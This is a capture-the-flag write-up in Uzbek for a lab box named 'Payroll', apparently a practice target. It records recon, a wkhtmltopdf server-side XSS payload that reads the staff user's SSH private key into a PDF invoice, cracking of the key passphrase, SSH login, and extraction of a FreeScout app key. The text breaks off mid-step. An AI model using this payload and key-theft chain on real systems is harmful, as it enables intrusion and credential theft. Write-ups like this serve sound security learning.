


Payroll — writeup


A terminal window with a dark background and a light blue title bar. The terminal shows the execution of an Nmap command. The output indicates a SYN Stealth Scan of 10.15.0.147, which is up. It lists two open ports: 22/tcp (ssh) and 80/tcp (http). The scan took 34.65 seconds.

```
(saidislom@kali)-[~]
$ nmap -p- 10.15.0.147 --min-rate=5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 15:18 +0500
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 86.64% done; ETC: 15:18 (0:00:05 remaining)
Nmap scan report for 10.15.0.147
Host is up (0.040s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 34.65 seconds

(saidislom@kali)-[~]
$ |
```

Nishon IP-manzili (**10.15.0.147**) bo'yicha to'liq TCP portlar skanerlandi (**nmap -p- 10.15.0.147**). Tizimda 22-portda OpenSSH hamda 80-portda HTTP veb-xizmati ochiq ekani aniqlandi.



Brauzer orqali nishon veb-sayti (`http://payroll.ms/`) ochildi va **Payroll Market — Business Supply Store** onlayn do'koni bosh sahifasi ko'zdan kechirildi.

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://payroll.ms
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
about                (Status: 200) [Size: 10872]
admin                (Status: 302) [Size: 199] [-> /login]
cart                 (Status: 302) [Size: 255] [-> /login?next=http://payroll.ms/cart]
checkout             (Status: 302) [Size: 263] [-> /login?next=http://payroll.ms/checkout]
contact              (Status: 200) [Size: 11194]
login                (Status: 200) [Size: 11306]
logout               (Status: 302) [Size: 189] [-> /]
orders               (Status: 302) [Size: 259] [-> /login?next=http://payroll.ms/orders]
profile              (Status: 302) [Size: 261] [-> /login?next=http://payroll.ms/profile]
products             (Status: 200) [Size: 33503]
register             (Status: 200) [Size: 12221]
search               (Status: 200) [Size: 9147]
Progress: 4750 / 4750 (100.00%)
=====
Finished
=====
(saidislom@kali)-[~]
$
```


Gobuster vositasi yordamida umumiy lug'at asosida veb-resurslar qidirildi (`gobuster dir -u http://payroll.ms -w common.txt`) va `/about` , `/shop` , `/register` kabi endpointlar topildi.

The screenshot shows a web browser window with the URL `http://payroll.ms/register`. The page has a blue header with the "Payroll Market" logo and navigation links. The main content area is titled "Create Account" with the subtitle "Join Payroll Market today". The registration form includes fields for "Full Name" (filled with "asdfasdf"), "Username" (filled with "admin"), "Email Address" (filled with "adsfadsf@gmail.com"), "Password" (filled with "*****"), and "Confirm Password" (filled with "*****"). A checkbox for "I agree to the Terms of Service and Privacy Policy" is checked. A blue "Create Account" button is at the bottom, and a link for "Already have an account? Sign in" is below it.


Tizimda hisob yaratish uchun ro'yxatdan o'tish sahifasiga (`/register`) o'tildi va yangi hisob ma'lumotlari kiritildi.

The screenshot shows the same "Create Account" page, but with a red error message at the top: "Username already taken." The form fields are now filled with "John Doe" for Full Name, "johndoe" for Username, "your@email.com" for Email Address, and "Min. 6 characters" for Password. The Confirm Password field is labeled "Repeat password". The checkbox for the terms of service is unchecked. The "Create Account" button is still visible at the bottom.


Foydalanuvchi nomlarini tekshirish (username enumeration) jarayonida `admin` foydalanuvchisi tizimda allaqachon mavjudligi (*"Username already taken"*) tasdiqlandi.




Muvaffaqiyatli ro'yxatdan o'tilib va autentifikatsiyadan so'ng **admin** profilingiz bilan Payroll Market tizimiga kirildi.




Do'konning tovarlar katalogi (**Shop – Business Supplies**) ko'rib chiqildi va buyurtma berish uchun mahsulotlar tanlandi.




Tanlangan mahsulot xarid savatiga (**Shopping Cart**) qo'shildi va hisob-fakturani shakllantirish uchun rasmiylashtirish (Checkout) bosqichiga o'tildi.



Buyurtma muvaffaqiyatli rasmiylashtirildi (**Order #00009**) va generatsiya qilingan hisob-faktura (Invoice) orqali tizim PDF yaratishda **wkhtmltopdf 0.12** kutubxonasidan foydalanayotgani aniqlandi.



Buyurtma berish formasidagi "Special Instructions" maydoniga `wkhtmltopdf` dagi Server-Side XSS / Local File Read (LFI) ekspluatatsiya kodi kiritildi: `<script> var xhr = new XMLHttpRequest(); xhr.open("GET", "file:///home/staff/.ssh/id_rsa", false); xhr.send(); document.write("<pre>" + xhr.responseText + "</pre>"); </script>`.



Generatsiya qilingan hisob-faktura (`Invoice INV-00007`) PDF ko'rinishida yuklab olindi va uning ichida serverdagi `staff` foydalanuvchisining shifrlangan SSH shaxsiy kaliti (`BEGIN RSA PRIVATE KEY`) to'liq sizib chiqqani ko'rildi.

```

It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
staff@10.15.0.252: Permission denied (publickey).

(saidislom@kali)-[~]
$ chmod 600 id_rsa

(saidislom@kali)-[~]
$ ssh -i id_rsa staff@10.15.0.252
Enter passphrase for key 'id_rsa':

(saidislom@kali)-[~]
$ python3 /usr/share/john/ssh2john.py id_rsa > key.hash

(saidislom@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
money1 (id_rsa)
1g 0:00:00:00 DONE (2026-09-14 18:03) 100.0g/s 86400p/s 86400c/s 86400C/s football1..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(saidislom@kali)-[~]
$ |

```

Olingan SSH shaxsiy kaliti Kali-da `id_rsa` fayliga saqlanib, `chmod 600 id_rsa` huquqi berildi. Kalit parolini buzish uchun `ssh2john.py id_rsa > key.hash` orqali hesh shakliga keltirildi.

```

staff@haad-addcc459: ~
$ john --wordlist=/usr/share/wordlists/rockyou.txt key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
money1 (id_rsa)
1g 0:00:00:00 DONE (2026-09-14 18:03) 100.0g/s 86400p/s 86400c/s 86400C/s football1..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(saidislom@kali)-[~]
$ ssh -i id_rsa staff@10.15.0.252
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 25.04 (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

staff@haad-addcc459:~$ whoami
staff
staff@haad-addcc459:~$

```

John the Ripper va `rockyou.txt` lug'ati yordamida (`john --wordlist=/usr/share/wordlists/rockyou.txt key.hash`) SSH kalitining paroli bir necha soniyada topildi: `money1`.

```
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
money1 (id_rsa)
1g 0:00:00:00 DONE (2026-09-14 18:03) 100.0g/s 86400p/s 86400c/s 86400C/s football1..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(saidislom@kali)-[~]
$ ssh -i id_rsa staff@10.15.0.252
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 25.04 (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

staff@haad-addcc459:~$ whoami
staff
staff@haad-addcc459:~$ ls
local.txt
staff@haad-addcc459:~$ cat local.txt
324968d8c57853fad84dedc3e8cb0cbd
staff@haad-addcc459:~$
```

Aniqlangan **money1** paroli yordamida SSH orqali (**ssh -i id_rsa staff@10.15.0.252**) serverga **staff** foydalanuvchisi sifatida muvaffaqiyatli kirildi (dastlabki kirish — Initial Foothold).

```
'secret' => NULL,
'region' => 'us-east-1',
),
--
'key' => NULL,
'secret' => NULL,
),
),
staff@haad-addcc459:~$ saidislom
saidislom: command not found
staff@haad-addcc459:~$ grep -A 3 "'key' =>" /opt/freescout/bootstrap/cache/config.php
'key' => 'base64:vMnthZuWw2iTEBUor5L6LpxuDUT7edEjhny51FL7JhLU=',
'cipher' => 'AES-256-CBC',
'log' => 'daily',
'log_level' => 'error',
--
'key' => NULL,
'secret' => NULL,
'app_id' => NULL,
'options' =>
--
'key' => NULL,
'secret' => NULL,
'region' => NULL,
'bucket' => NULL,
--
'key' => false,
'publish' => false,
),
'requirements' =>
```

Serverdagi ilovalar tahlil qilinib, **/opt/freescout/bootstrap/cache/config.php** konfiguratsiya faylidan FreeScout tizimining maxfiy ilova kaliti (**APP_KEY**) topildi:
base64:vMnthZuWw2iTEBUor5L6LpxuDUT7edEjhny51FL7JhLU= .

```
staff@haad-addcc459: /tmp$ cat << 'EOF' > /tmp/p
</button>
</div>
</form>
</div>
</div>
</div>
</body>
</html>
staff@haad-addcc459: /tmp$ saidislom
